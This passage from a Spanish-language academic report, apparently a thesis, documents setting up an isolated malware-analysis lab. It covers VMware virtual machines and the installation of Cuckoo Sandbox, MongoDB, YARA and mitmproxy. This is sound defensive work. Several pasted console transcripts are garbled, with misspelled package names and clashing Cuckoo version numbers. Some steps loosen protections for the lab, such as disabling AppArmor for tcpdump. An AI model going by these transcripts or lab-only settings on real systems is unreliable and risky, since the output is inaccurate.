Al existir herramientas que generen diversos *exploit*, más la curiosidad de los usuarios, logran generar un problema al tratar de utilizar de forma maliciosa los conocimientos porque a través de una serie de pasos, se obtiene un acceso hacia otra máquina a la cual, no se tenga permisos, por estos motivos, se va a realizar una investigación de este tipo de *malware* dentro de una *sandbox* en ambientes controlados para recopilar información sobre las consecuencias si un *exploit* llegara a ejecutarse dentro de una máquina física.

En la gráfica número 23, se muestra la lista de tareas realizadas del proyecto de desarrollo.

Gráfico 23. Lista de tareas realizadas




Fuente: elaboración Propia.

Fase 2: preparación del entorno virtual

En la gráfica número 24, se muestra la realización de la fase número dos del proyecto de desarrollo.

Gráfico 24. Fase 2 en proceso



Fuente: elaboración propia.

En el cuadro número 3, se muestran las características de la máquina física en la que, se realiza la creación del entorno virtual para el presente trabajo de desarrollo.

Cuadro 3. Características de la máquina física

Descripción	Máquina física
Modelo del equipo	Dell Inspiron 15 serie 5000
Procesador	Intel Core i7-8550U
Memoria RAM	16,0 GB
Espacio en disco	500 GB
Sistema operativo	Windows 11 Pro

Fuente: elaboración propia.

A continuación, se muestra la herramienta de virtualización, por lo tanto, En la gráfica número 25, se muestra el hipervisor de *VMware Workstation 16 Pro* en la versión 16.2.3

Gráfico 25. VMware Workstation



Fuente: elaboración propia.

En la gráfica número 26, se muestra la red virtual, por la que van a tener comunicación las máquinas virtuales.

Gráfico 26. Editor de red virtual de VMware



Fuente: elaboración propia.

En el cuadro número 4, se indican las características del *hardware* y del *software*, que se utiliza durante la investigación.

Cuadro 4. Características de las máquinas virtualizadas

Descripción	Máquina principal	Máquina invitada
Número de procesadores asignados	Cuatro procesadores	Dos procesadores
Memoria RAM asignada	7 GB	5 GB
Espacio en disco	100 GB	60 GB
Sistema operativo	Linux Ubuntu 22.04 Desktop amd64	Windows 10

Fuente: elaboración propia.

Finalmente, en la gráfica número 27, se muestra el entorno que consta de una red virtual en el hipervisor de VMware, además, en este hipervisor, se virtualiza una máquina que ejecute el sistema operativo de Linux Ubuntu y otra máquina virtual que ejecute el sistema operativo de Windows 10.


Gráfico 27. Entorno Virtual



Fuente: elaboración propia.

En la gráfica número 28, se muestra la lista de tareas realizadas del proyecto de desarrollo.

Gráfico 28. Lista de tareas realizadas




Fuente: elaboración propia.

Fase 3: instalación de los sistemas operativos

En la gráfica número 29, se muestra la realización de la fase número tres del proyecto de desarrollo.

Gráfico 29. Fase 3 en proceso




Fuente: elaboración propia.

Instalación de los sistemas operativos

En la gráfica número 30, se muestran los sistemas operativos, que se utilizan en el presente proyecto de desarrollo.

Gráfico 30. Imagen de los sistemas operativos



Fuente: elaboración propia.

Instalación de Windows 10

Se coloca a la máquina virtual con Windows 10 en una red aislada para la comunicación con la máquina anfitrión Linux Ubuntu y en la gráfica número 31, se muestran las características asignadas a la máquina virtual invitada.


Gráfico 31. Características de la máquina virtual

▼ Devices	
Memory	5 GB
Processors	2
Hard Disk (NVMe)	60 GB
CD/DVD (SATA)	Auto detect
Network Adapter	Custom (VMnet5)
Network Adapter 2	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Fuente: elaboración propia.

En la gráfica número 32, se muestra el escritorio de la máquina virtual invitada.

Gráfico 32. Escritorio de Windows



Fuente: elaboración propia.

Instalación de Linux Ubuntu

Como siguiente punto, se coloca a la máquina virtual con Linux Ubuntu en la red aislada y en la gráfica número 33, se muestran las configuraciones asignadas.

Gráfico 33. Características de la máquina virtual

▼ Devices	
Memory	7.0 GB
Processors	4
Hard Disk (SCSI)	100 GB
CD/DVD 2 (SATA)	Using file C:\Use...
CD/DVD (SATA)	Using file autoin...
Floppy	Using file autoin...
Network Adapter	NAT
Network Adapter 2	Custom (VMnet5)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Fuente: elaboración propia.

En la gráfica número 34, se muestra la pantalla principal de Linux Ubuntu.

Gráfico 34. Escritorio de Linux Ubuntu



Fuente: elaboración propia.

En las gráficas 35 y 36, se muestra la conectividad mediante un ping.

- IP máquina principal (Linux Ubuntu): 192.168.56.10/24
- IP máquina invitada (Windows 10): 192.168.56.11/24

Gráfico 35. Ping hacia la máquina virtual con Windows

```

crisltan@crisltan: $ ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
64 bytes from 192.168.56.11: icmp_seq=1 ttl=128 time=0.777 ms
64 bytes from 192.168.56.11: icmp_seq=2 ttl=128 time=0.593 ms
64 bytes from 192.168.56.11: icmp_seq=3 ttl=128 time=0.622 ms
^C
--- 192.168.56.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 0.593/0.664/0.777/0.080 ms

```

Fuente: elaboración propia.

Gráfico 36. Ping hacia la máquina virtual con Linux

```

C:\Users\crisltan>ping 192.168.56.10

Haciendo ping a 192.168.56.10 con 32 bytes de datos:
Respuesta desde 192.168.56.10: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.56.10: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.56.10: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.56.10: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.56.10:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms


C:\Users\crisltan>

```

Fuente: elaboración propia.

En la gráfica número 37, se muestra la lista de tareas realizadas del proyecto de desarrollo.

Gráfico 37. Lista de tareas realizadas



Fuente: elaboración propia.

Fase 4: instalación de Cuckoo Sandbox

En la gráfica número 38, se muestra la realización de la fase número cuatro del proyecto de desarrollo.

Gráfico 38. Fase 4 en proceso



Fuente: elaboración propia.


Pasos para la implementación de Cuckoo Sandbox

Preparación de la máquina virtual con Windows 10

- Instalar Python 2.7
- Instalar la librería de pillow para Python 2.7.
- Agregar el agente de cuckoo sandbox

En la gráfica número 39, se muestran los programas utilizados en la máquina de Windows.


Gráfico 39. Instalación de Python y Pillow



Fuente: elaboración propia.

En la gráfica número 40, se muestra el agente de comunicación iniciado.


Gráfico 40. Agente de comunicación



Fuente: elaboración propia.

En las gráficas desde la 41 hasta la 43, se muestra la preparación de la máquina para la instalación de cuckoo *sandbox*.

Gráfico 41. Preparación de Linux Ubuntu



Fuente: elaboración propia.

Swig	Swig es una herramienta de desarrollo de <i>software</i> que conecta programas escritos en C (lenguaje de programación) y C++ (lenguaje de programación) con una variedad de lenguajes de programación de alto nivel
Libpcre3	Biblioteca de funciones para soportar expresiones regulares cuya sintaxis y semántica sean tan parecidas como sea posible a las del lenguaje Perl 5
Libpcre3-dbg	Biblioteca de expresiones regulares compatible con Perl 5: símbolos de depuración. Sin reseñas.
Libpcre3-dev	Este paquete contiene archivos de desarrollo para expresiones regulares compatibles con Perl 5.
Build-essential	Es un paquete que instala en el sistema operativo una serie de paquetes necesarios para la compilación de paquetes Debian
Libpcap-dev	Biblioteca de desarrollo para libpcap
Libnet1-dev	Libnet proporciona un marco portátil para la escritura y el manejo de paquetes de red de bajo nivel
Libyaml-0-2	Libyaml es una biblioteca en C para analizar y emitir datos en yaml 1.1, un formato de serialización de datos.
Pkg-config	<i>Software</i> que provee una interfaz unificada para llamar a las bibliotecas instaladas y compilar un programa a partir del código fuente
Make	Herramienta que lee las instrucciones para generar un programa u otra acción del fichero <i>makefile</i> .
Libmagic-dev	Reconocer el tipo de datos en un archivo al usar números mágicos - desarrollo
Libjansson-dev	Biblioteca en C para codificar, decodificar y manipular datos JSON (<i>dev</i>)
Libnss3-dev	Archivos de desarrollo para las bibliotecas del servicio de seguridad de red
Libgeoip-dev	Geoip es una biblioteca en C que permite al usuario encontrar el país del que, se origina cualquier dirección IP o nombre de host. Utiliza una base de datos basada en archivos.
Libevent-dev	La API <i>libevent</i> es un mecanismo para ejecutar una función de devolución de llamada al momento en que ocurre un evento.
Python3-yaml	Es un lenguaje de serialización de datos para la mayoría de los lenguajes de programación.
Cargo	Sistemas de gestión de paquetes de código abierto
Python2-setuptools-whl	Extensiones para <i>python-distutils</i> que sirven para distribuciones grandes o complejas y es necesario para usar las herramientas de configuración dentro de un entorno virtual de python 2.7.
Python2-pip-whl	Pip es el instalador de paquetes de Python y, se integra con <i>virtualenv</i>
Curl	Es un intérprete de comandos orientado a la transferencia de archivos.
MongoDB	Base de datos NoSQL
Setuptools	<i>Setuptools</i> es una biblioteca de procesos de desarrollo de paquetes diseñada para facilitar el empaquetado de proyectos de Python
Cuckoo Sandbox	<i>Software</i> libre que automatiza las tareas de análisis de <i>malware</i>
M2crypto	M2crypto es el contenedor de Python más completo para OpenSSL que incluye RSA, DSA, DH, resúmenes de mensajes y cifrados simétricos.
Mitmproxy	Herramienta gratuita y de código abierto que permite realizar auditorías de red.
Samba-common-bin	Proporciona ayuda para compartir archivos entre plataformas como Microsoft Windows y otros sistemas Unix.
Apparmor-utils	Sistema de control obligatorio de acceso
Yara	Es una herramienta de código abierto diseñada para ayudar a los investigadores de <i>malware</i> .

Fuente: elaboración propia.

En las gráficas desde la 44 hasta la 46, se muestra la instalación de las librerías y herramientas necesarias para el funcionamiento de la *sandbox*.

Gráfico 44. Instalación de Python 2.7 y librerías

```
cristian@cristian:~$ sudo apt-get install python2.7 python2.7-dev libffi-dev libssl-dev
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalarán de forma automática y ya no son necesarios.
libffi-dev libffi2.7
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
libc-dev-bin libc-devtools libc-dev libcrypt-dev liblapack-dev libltdl-dev libpython2.7 libpython2.7-dev libpy
thon2.7-dev python2.7-minimal rpcsvc-proto
Paquetes sugeridos:
glibc-doc libssl-doc python2.7-doc binutils binfmt-support
Se instalarán los siguientes paquetes NUEVOS:
libc-dev-bin libc-devtools libc-dev libcrypt-dev liblapack-dev libltdl-dev libpython2.7 libpython2.7-dev libpy
thon2.7-dev python2.7-minimal rpcsvc-proto
0 actualizados, 19 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 16,7 MB de archivos.
Se utilizarán 72,5 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [y/N] y
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 libpython2.7-minimal amd64 2.7.18-1ubuntu1-
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 python2.7-minimal amd64 2.7.18-1ubuntu1-
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libc-dev-bin amd64 2.35-0ubuntu3.1 [28,4 kB]
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libc-devtools amd64 2.35-0ubuntu3.1 [28,9 kB]
Des:5 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 linux-libc-dev amd64 5.15.0-52.58 [1.119 kB]
Des:6 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 libcrypt-dev amd64 1:4.4.27-1 [112 kB]
Des:7 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 rpcsvc-proto amd64 1.4.2-ubuntu3 [67,3 kB]
Des:8 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libtirpc-dev amd64 1.3.1-2ubuntu1.1 [192 kB]
Des:9 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 libltdl-dev amd64 1.8-1ubuntu1 [71,3 kB]
```

Fuente: elaboración propia.

Gráfico 45. Instalación de python 3 y librerías

```
cristian@cristian:~$ sudo apt-get install python3-venv python3-setuptools
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalarán de forma automática y ya no son necesarios.
libffi-dev libffi2.7
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev fakeroot g++ g++-11
libalgorithm-merge-perl libasan6 libatomic1 libbinutils libcc1-0 libctf-nobfd libctf0 libdpkg
libjs-underscore libjs-underscore liblsan0 libpython2-stdeb libpython3-dev libpython3.10-dev l
python-pkg-resources python3 python3-minimal python3-dev python3-distlib python3-distutils pyth
python3-setuptools-whl python3-wheel python3-wheel-whl python3.10-dev python3.10-dev libbz2-dev
Paquetes sugeridos:
binutils-doc debian-keyring g++-multilib g++-11-multilib gcc-11-doc gcc-multilib autconf auto
| autopkg-build libstdc++-11-doc make-doc python3-setuptools-doc python3-doc python3-tk python3.10
Se instalarán los siguientes paquetes NUEVOS:
binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev fakeroot g++ g++-11
libalgorithm-merge-perl libasan6 libatomic1 libbinutils libcc1-0 libctf-nobfd libctf0 libdpkg
libjs-underscore libjs-underscore liblsan0 libpython2-stdeb libpython3-dev libpython3.10-dev l
python-pkg-resources python3 python3-setuptools python3 python3-minimal python3-dev python3-distlib pyth
python3-setuptools python3-setuptools-whl python3-venv python3-wheel python3-wheel-whl python3.10-dev python3.10-dev libbz2-dev
0 actualizados, 36 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 58,9 MB/59,1 MB de archivos.
Se utilizarán 199 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [y/N] y
```

Fuente: elaboración propia.

Gráfico 46. Instalación del gestor de paquetes PIP

```
cristian@cristian:~$ curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1863k 100 1863k 0 0 1710k 0 0:00:01 0:00:01 --::-- 1710k
cristian@cristian:~$ sudo python2.7 get-pip.py
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your
Python to Python 3.10. More details about Python 2 support in pip can be found at https://pip.pypa
io/en/latest/development/faq.html#python-2-support.
Collecting pip<21.0
  Downloading pip-20.3.4-py2.py3-none-any.whl (1.5 MB)
    1.5 MB 724 kB/s
Collecting wheel
  Downloading wheel-0.37.1-py2.py3-none-any.whl (35 kB)
Installing collected packages: pip, wheel
Successfully installed pip-20.3.4 wheel-0.37.1
cristian@cristian:~$ sudo groupadd pcap
cristian@cristian:~$ sudo usermod -a -G pcap cristian
cristian@cristian:~$ sudo chgrp pcap /usr/bin/tcpdump
cristian@cristian:~$ sudo setcap cap_net_raw,cap_net_admin=ep /usr/bin/tcpdump
cristian@cristian:~$ sudo aa-disable /usr/bin/tcpdump
Disabling /usr/bin/tcpdump.
```

Fuente: elaboración propia.

Cuckoo *sandbox* utiliza una herramienta de almacén de datos, por lo tanto, en las gráficas desde la 47 hasta la 49, se muestra la instalación de MongoDB.

Gráfico 47. Instalación de librerías adicionales para MongoDB

```
cristian@cristian:~$ wget http://archive.ubuntu.com/ubuntu/pool/main/o/openssl/libssl1.1_1.1.0g-2ubuntu4_amd64.deb
--2022-11-01 16:13:01-- http://archive.ubuntu.com/ubuntu/pool/main/o/openssl/libssl1.1_1.1.0g-2ubuntu4_amd64.deb
Resolviendo archive.ubuntu.com (archive.ubuntu.com)... 91.189.91.30, 185.125.190.39, 91.189.91.39, ...
Conectando con archive.ubuntu.com (archive.ubuntu.com)[91.189.91.30]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1128892 (1,1M) [application/x-debian-package]
Guardando como: 'libssl1.1_1.1.0g-2ubuntu4_amd64.deb'

libssl1.1_1.1.0g-2ubuntu4_amd64.deb 100%[=====]

2022-11-01 16:13:02 (1,74 MB/s) - "libssl1.1_1.1.0g-2ubuntu4_amd64.deb" guardado [1128892/1128892]

cristian@cristian:~$ sudo dpkg -i libssl1.1_1.1.0g-2ubuntu4_amd64.deb
(Leyendo la base de datos ... 214576 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar libssl1.1_1.1.0g-2ubuntu4_amd64.deb ...
Desempaquetando libssl1.1:amd64 (1.1.0g-2ubuntu4) sobre (1.1.0g-2ubuntu4) ...
Configurando libssl1.1:amd64 (1.1.0g-2ubuntu4) ...
Procesando disparadores para libc-bin (2.35-ubuntu5.1) ...
cristian@cristian:~$ curl -fsSL https://www.mongodb.org/static/pgp/server-4.4.asc | sudo apt-key add -
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
OK
```

Fuente: elaboración propia.

Gráfico 48. Instalación de MongoDB

```
cristian@cristian:~$ sudo apt install mongodb-org
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
libflashrom1 libftdi1-2
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
mongodb-database-tools mongodb-org-database-tools-extra mongodb-org-mongos mongodb-org-server
Se instalarán los siguientes paquetes NUEVOS:
mongodb-database-tools mongodb-org mongodb-org-database-tools-extra mongodb-org-mongos mongod
0 actualizados, 7 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 98,0 MB de archivos.
Se utilizarán 203 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
```

Fuente: elaboración propia.

Gráfico 49. habilitar el servicio de MongoDB

```
cristian@cristian:~$ sudo systemctl enable mongod
cristian@cristian:~$ sudo systemctl start mongod
Created symlink /etc/systemd/system/multi-user.target.wants/mongod.service → /usr/lib/systemd/system/mongod.service.
● mongod.service - MongoDB Database Service
   Loaded: loaded (/usr/lib/systemd/system/mongod.service; vendor preset: enabled)
   Active: active (running) since 2022-11-01 16:13:02 UTC; 1min 1s ago
     Docs: https://docs.mongodb.org/manual
   Main PID: 3971 (mongod)
    Memory: 61.1M
      CPU: 1.009s
   CGroup: /system.slice/mongod.service
           └─3971 /usr/bin/mongod
```

Fuente: elaboración propia.

Cuckoo *sandbox* utiliza el lenguaje de programación Python para ejecutar las herramientas y librerías, es por esta razón, que se crea un entorno virtual en el que solo, se ejecute Python en la versión 2, debido a que dichas herramientas solo

trabajan bajo esa versión específica, por lo tanto, en la gráfica número 50, se muestra el entorno virtual creado.

Gráfico 50. Creación del entorno virtual con python 2

```
cristian@cristian:~$ virtualenv virtualenv_cuckoo -p python2
created virtual environment CPython2.7.18.final.0-64 in 970ms
creator CPython2Posix(dest=/home/cristian/virtualenv_cuckoo,
  seeder FromAppData(download=False, pip=bundle, setuptools=bu
    added seed packages: pip==20.3.4, setuptools==44.1.1, wheel
    activators BashActivator,CShellActivator,FishActivator,Nushe
cristian@cristian:~$ . virtualenv_cuckoo/bin/activate
bash: virtualenv_cuckoo/bin/activate: No existe el archivo o e
cristian@cristian:~$ . virtualenv_cuckoo/bin/activate
```

Fuente: elaboración propia.

Con los pasos previamente realizados de la preparación e instalación de librerías, se procede a la instalación de la *sandbox* y en la gráfica número 51, se muestra que, dentro del entorno virtual, se utiliza el gestor de paquetes pip, para instalar *cuckoo sandbox*.

Gráfico 51. Instalación de cuckoo *sandbox*

```
(virtualenv_cuckoo) cristian@cristian:~$ pip install -q pip setuptools
WARNING: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python to January 2022. Here details about Python 3 support to pip can be found at https://pip.pypa.io/en/stable/
WARNING: You are using pip version 20.3.4, however your Python version is 2.7.18. Please consider upgrading pip to make
WARNING: Requirement already up-to-date: pip is already up-to-date
WARNING: Requirement already up-to-date: setuptools is already up-to-date
(virtualenv_cuckoo) cristian@cristian:~$ pip install -q cuckoo
WARNING: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python to January 2022. Here details about Python 3 support to pip can be found at https://pip.pypa.io/en/stable/
WARNING: You are using pip version 20.3.4, however your Python version is 2.7.18. Please consider upgrading pip to make
Collecting cuckoo
  Downloading cuckoo-2.9.7.tar.gz (6.6 MB)
Collecting almbicout-0.10
  Downloading almbicout-0.10.tar.gz (1.6 MB)
Collecting androguard-3.0.1
  Downloading androguard-3.0.1.tar.gz (3.3 MB)
Collecting beautifulsoup4-4.1.1
  Downloading beautifulsoup4-4.1.1-py2-none-any.whl (85 kB)
Collecting chardet-2.3.0
  Downloading chardet-2.3.0-py2.py3-none-any.whl (102 kB)
Collecting click-8.0
  Downloading click-8.0-py2.py3-none-any.whl (71 kB)
```

Fuente: elaboración propia.

Después de la descarga de *cuckoo sandbox*, se lo ejecuta por primera vez con la finalidad de obtener la versión y los directorios de los archivos de ejecución y configuración que utiliza la *sandbox*, por lo tanto, en la gráfica número 52, se muestra la primera visualización del entorno de *cuckoo sandbox*.

Gráfico 52. Primera ejecución de Cuckoo sandbox

```
t, capstone, eggchatch, urllib3, elasticsearch, itsdangerous, Jinja2, Werkzeug, MarkupSafe, Mako, Pygments, PyYAML,
tools, pillow, colorama, future, pythonaes, pypdf, pefile2, pyelftools,
ndir, typing, pathlib2, configparser, zipp, importlib-metadata, attrs, p
are-python, scrapy, cuckoo
Successfully installed Mako-1.1.6 MarkupSafe-1.1.1 Werkzeug-1.0.1 alenb
-0.8 colorama-0.3.7 configparser-4.0.2 contextlib2-0.6.0.post1 cryptogra
ch-5.1.0 enum34-1.1.0 flask-0.12.2 flask-sqlalchemy-2.4.0 functools32-
dress-1.0.2 itsdangerous-1.1.0 Jinja2-2.8.0 jibbeautifier-1.0.2 jonsch
21.0.0 pycparser-2.21 pycrypto-2.6.1 pyelftools-0.24 pyguacale-0.6 pyn
honaes-1.0 requests-2.13.0 roach-0.1.2 scandir-1.10.0 scrapy-2.3.2 srflock
0.2.2 yara-python-1.8.3 zipp-1.2.0
(virtualenv_cuckoo) cristian@cristian:~$ cuckoo -d
/home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/sflock/deco
port for it is now deprecated in cryptography, and will be removed in th
from cryptography.hazmat.backends import default_backend

Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018

=====
Welcome to Cuckoo Sandbox, this appears to be your first run!
We will now set you up with our default configuration.
You will be able to see and modify the Cuckoo configuration,
Yara rules, Cuckoo signatures, and much more to your likings
by exploring the /home/cristian/.cuckoo directory.

Among other configurable items of most interest is the
new location for your Cuckoo configuration:
/home/cristian/.cuckoo.conf
=====
Cuckoo has finished setting up the default configuration.
Please modify the default settings where required and
```

Fuente: elaboración propia.

Entre las herramientas principales, se encuentra m2crypto, por lo tanto, en la gráfica número 53, se muestra la instalación de esta herramienta en la versión 0.24.0 dentro del entorno virtual.

Gráfico 53. Instalación M2crypto

```
(virtualenv_cuckoo) cristian@cristian:~$ sudo pip2 install m2crypto==0.24.0
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Plea
in January 2021. More details about Python 2 support in pip can be found at
for this functionality.
Collecting m2crypto==0.24.0
  Downloading m2crypto-0.24.0.tar.gz (184 kB)
    | 184 kB 697 kB/s
Building wheels for collected packages: m2crypto
  Building wheel for m2crypto (setup.py) ... done
  Created wheel for m2crypto: filename=m2crypto-0.24.0-cp27-cp27mu-linux_x86_
  Stored in directory: /root/.cache/pip/wheels/e9/a7/24/8a98a4b77848c2d515a29
Successfully built m2crypto
Installing collected packages: m2crypto
Successfully installed m2crypto-0.24.0
```

Fuente: elaboración propia.

En las gráficas desde la 54 hasta la 58, se muestra la descarga y la instalación de yara dentro del entorno virtual en la carpeta de librerías de python2.7 con la finalidad de que cuckoo sandbox utilice esta herramienta para encontrar y comparar coincidencias de rastros de *malware*.

Gráfico 54. Repositorio de yara



Fuente: elaboración propia.

Gráfico 55. Descomprimir el archivo yara

```
drwxr-xr-x 3 cristian cristian 4096 nov 1 16:20 ./
drwxr-xr-x 16 cristian cristian 4096 nov 1 16:18 ../
drwxr-xr-x 2 cristian cristian 4096 nov 1 12:42 firefox.tmp/
-rw-rw-r-- 1 cristian cristian 1288334 nov 1 16:20 yara-4.2.3.tar.gz
(virtualenv_cuckoo) cristian@cristian:~/Descargas$ tar -xzf yara-4.2.3.tar.gz
```

Fuente: elaboración propia.

Gráfico 56. Instalación de yara en el entorno virtual

```
(virtualenv_cuckoo) cristian@cristian:~/Descargas$ mv yara-4.2.3 /home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/
(virtualenv_cuckoo) cristian@cristian:~/Descargas$ cd /home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/
(virtualenv_cuckoo) cristian@cristian:~/virtualenv_cuckoo/lib/python2.7/site-packages$ cd yara-4.2.3/
(virtualenv_cuckoo) cristian@cristian:~/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3$ ./bootstrap.sh
```

Fuente: elaboración propia.

Gráfico 57. Instalación de yara

```
(virtualenv_cuckoo) cristian@cristian:~/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3$ make -j 4
Making all in libyara
make[1]: se entra en el directorio '/home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3/libyara'
make all-am
make[2]: se entra en el directorio '/home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3/libyara'
cc grammar.lo
```

Fuente: elaboración propia.

Gráfico 58. Ejecución de yara

```
(virtualenv_cuckoo) cristian@cristian:~/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3$ sudo ldconfig
(virtualenv_cuckoo) cristian@cristian:~/virtualenv_cuckoo/lib/python2.7/site-packages/yara-4.2.3$ yara --help
YARA 4.2.3, the pattern matching swiss army knife.
Usage: yara [OPTION]... [NAMESPACE:]RULES_FILE... FILE | DIR | #ID
```

Fuente: elaboración propia.

Para realizar la intervención de la comunicación entre las máquinas, se configura la herramienta de mitmdump con el propósito de obtener los certificados y configurarlos dentro de la *sandbox*, por lo tanto, en la gráfica número 59, se muestra la ejecución y copia de los certificados dentro de los archivos de configuración de *cuckoo sandbox*.

Gráfico 59. Ejecución de mitmproxy

```

. virtualenv_cuckoo/bin/activate
